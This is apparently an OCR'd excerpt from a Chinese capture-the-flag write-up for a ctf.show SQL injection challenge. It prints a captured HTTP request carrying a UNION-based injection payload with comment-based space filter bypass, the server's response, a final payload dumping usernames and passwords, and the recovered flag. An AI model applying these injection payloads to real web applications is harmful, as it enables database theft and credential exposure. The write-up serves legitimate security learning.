
```
GET /api/?id=
1'union/**/select/**/1,2,group_concat(column_na
me)from/**/information_schema.columns/**/where/
**/database()=table_schema--+&page=1&limit=10
HTTP/1.1
Host:
c10a01c3-4f2a-4e22-a336-cfdefe45e784.challenge.
ctf.show
Sec-Ch-Ua: "Chromium";v="127",
"Not)A;Brand";v="99"
Accept: application/json, text/javascript, */*;
 q=0.01
X-Requested-With: XMLHttpRequest
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://c10a01c3-4f2a-4e22-a336-cfdefe45e784.ch
allenge.ctf.show/
```

```
HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Fri, 28 Nov 2025 09:51:11 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.11
Access-Control-Allow-Methods:
GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers:
Content-Type,Cookies,Aaa,Date,Server,Content-Le
ngth,Connection
Access-Control-Allow-Headers:
DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requ
ested-With,If-Modified-Since,Cache-Control,Cont
ent-Type,Authorization,x-auth-token,Cookies,Aaa
,Date,Server,Content-Length,Connection
Access-Control-Max-Age: 1728000
Content-Length: 171

{"code":0,"msg":"\u67e5\u8be2\u6210\u529f","cou
nt":1,"data":[{"id":"1","username":"admin","pas
sword":"admin"},{"id":"1","username":"2","passw
ord":"id,username,password"}]}
```

9.最后payload：1'union/**/select/**/1,2,group_concat(id,username,password)from/**/ctfshow_user--+

查看各列内容，得到flag



```
3userAUTOpasswordAUTO,24userAUTOpasswordAUTO,26
flagctfshow{bc541c8b-40ff-44e9-95a4-226e9437cfc
6}"}]}
```